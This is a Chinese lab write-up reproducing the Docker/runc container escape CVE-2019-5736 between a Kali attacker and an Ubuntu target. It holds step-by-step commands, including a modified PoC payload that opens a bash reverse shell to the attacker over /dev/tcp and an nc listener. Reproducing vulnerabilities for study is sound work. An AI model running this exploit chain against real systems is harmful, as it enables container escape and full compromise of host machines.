**Docker逃逸漏洞复现（CVE-2019-5736）复现**

(By Jean)

目录

[1. 环境部署 2](#_Toc2739)

[2. 漏洞复现 2](#_Toc6895)

[3. 参考 6](#_Toc26915)

# 环境部署

|  |  |  |
| --- | --- | --- |
| **主机** | **操作系统** | **IP** |
| 攻击机 | Kali | 192.168.180.128 |
| 靶机 | Ubuntu 16.04 | 192.168.180.130 |
|  |  |  |

# 漏洞复现

该漏洞影响范围：

**docker version <=18.09.2 RunC version <=1.0-rc6**

在ubuntu16.04 安装docker

curl https://gist.githubusercontent.com/thinkycx/e2c9090f035d7b09156077903d6afa51/raw -o install.sh && bash install.sh


操作流程如下（按顺序执行）：

下载漏洞利用POC

git clone <https://github.com/Frichetten/CVE-2019-5736-PoC.git>

修改main.go程序中payload为：

var payload = "#!/bin/bash \n bash -i >& /dev/tcp/192.168.180.128/4444 0>&1"




编译该程序：

CGO\_ENABLED=0 GOOS=linux GOARCH=amd64  go build main.go

查看现有镜像：

docker images




启动镜像：

docker run -t -i ubuntu:18.04 /bin/bash

查看运行的镜像：

docker ps



将编译后的main程序拷贝到docker容器中：

docker cp main 62bf0ad61cd3:/home

在容器中赋予该文件执行权限：

chmod 777 main



接着在kali上启动端口监听：

nc -lvp 4444


然后在docker容器中执行./main

最后需要在ubuntu下，再次进入docker容器来触发逃逸，执行：


docker exec -it 62bf0ad61cd3 /bin/sh

OR

docker exec -it 62bf0ad61cd3 /bin/bash



最终在Kali上成功获取到shell，执行ifconfig可以看到获取到了宿主机（ubuntu靶机）的ip信息，docker容器逃逸成功。



# 参考

<https://my.oschina.net/u/3076320/blog/4415659>